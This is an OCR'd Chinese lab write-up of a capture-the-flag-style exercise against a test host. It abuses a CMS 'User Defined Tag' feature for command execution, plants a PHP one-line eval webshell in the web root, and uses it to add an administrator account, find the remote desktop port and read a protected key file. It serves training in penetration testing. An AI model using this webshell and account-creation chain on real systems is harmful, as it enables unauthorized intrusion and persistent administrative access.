


3.2 登录目标机网站后台后，设置用户自定义标记（Add User Defined Tag），配置信息为 name：“hacker”，code：“system(“whoami”);”，如图 3-1 所示。


在左侧 Extensions 栏中的 User Defined Tags 选项中存在漏洞利用点，选择该选项后再进入 Add User Defined Tag 页面。



按照要求输入上述内容。




点击 Submit 提交该标签后再点击查看该标签，存在 Run 按钮，点击后即可显示 system("whoami");执行结果。




3.3 在如图 3-1 所示画面中的 code 区域，尝试设置不同的 system()函数命令

参数，并执行相应命令，最终获取目标网站 webshell 提权。在浏览器地址栏中输入“ http://192.168.1.4/1.php?m=system(“whoami”);” ， 执行命令“whoami”,显示 webshell 权限，如图 3-2 所示。

输入 system("chdir");查看当前路径，返回结果为 C:\phpStudy\WWW\admin。结合当前文件 url 为/admin/editusertag.php，因此网站根目录是 C:\phpStudy\WWW。




使用 PHP 中的写文件函数 file_put_contents 写入一句话木马，因为已知漏洞文件在 C:\phpStudy\WWW\admin 目录下，并且题目要求在地址栏中输入/1.php 可以 getshell，所以一句话木马应该写在网站根目录 C:\phpStudy\WWW 下。此处 code 栏输入内容是 file_put_contents(../1.php, <?php @eval($_GET[m]); ?>); 。



在浏览器地址栏中输入 http://192.168.1.4/1.php?m=system("whoami");，成功

执行 shell 命令，从而实现 getshell。




nt authority\system

3.4 查找目标主机开放的远程桌面端口。


使用 cmd 命令 tasklist /svc，查看进程中的服务信息。远程桌面服务是 TermService，相应的 PID 为 2520。

http://192.168.1.4/1.php?m=system("tasklist /svc");



然后使用 cmd 命令 netstat -ano，查看本机开放端口。PID2520 对应的端口号是 45565，因此目标主机开放的远程桌面端口是 45565。

http://192.168.1.4/1.php?m=system("netstat -ano");




任务四

4.1 向目标机网站（http：//192.168.1.4）添加新用户，用户名：hacker，密码：Beijing123。

使用任务三构造的一句话木马执行 net 命令向目标机网站添加新用户。


http://192.168.1.4/1.php?m=system("net user hacker Beijing123 /add");



4.2 把 hacker 用户添加到管理员组，并远程连接目标机。

再利用一句话木马执行 net 命令把 hacker 用户添加到管理员组。


http://192.168.1.4/1.php?m=system("net localgroup administrators hacker /add");




4.3 以 hacker 用户（用户名：hacker、密码：Beijing123）身份登录目标机系统。

根据任务三收集得到的信息，目标主机开放的远程桌面端口是 45565，使用 rdesktop 连接，并且以 hacker 用户身份进行登录。

rdesktop 192.168.1.4:45565




登陆成功。




4.4 设置目标机 C:\2.key 文件的可读权限，并查看该文件的具体内容。


此时 hacker 用户没有权限访问 C:\2.key 文件。



在 C:\2.key 文件的安全选项中，可以设置用户对该文件的权限，为 hacker 用户设置该文件的可读权限。



此时可以访问 C:\2.key 文件，文件内容是 Zenmap。



【实验总结】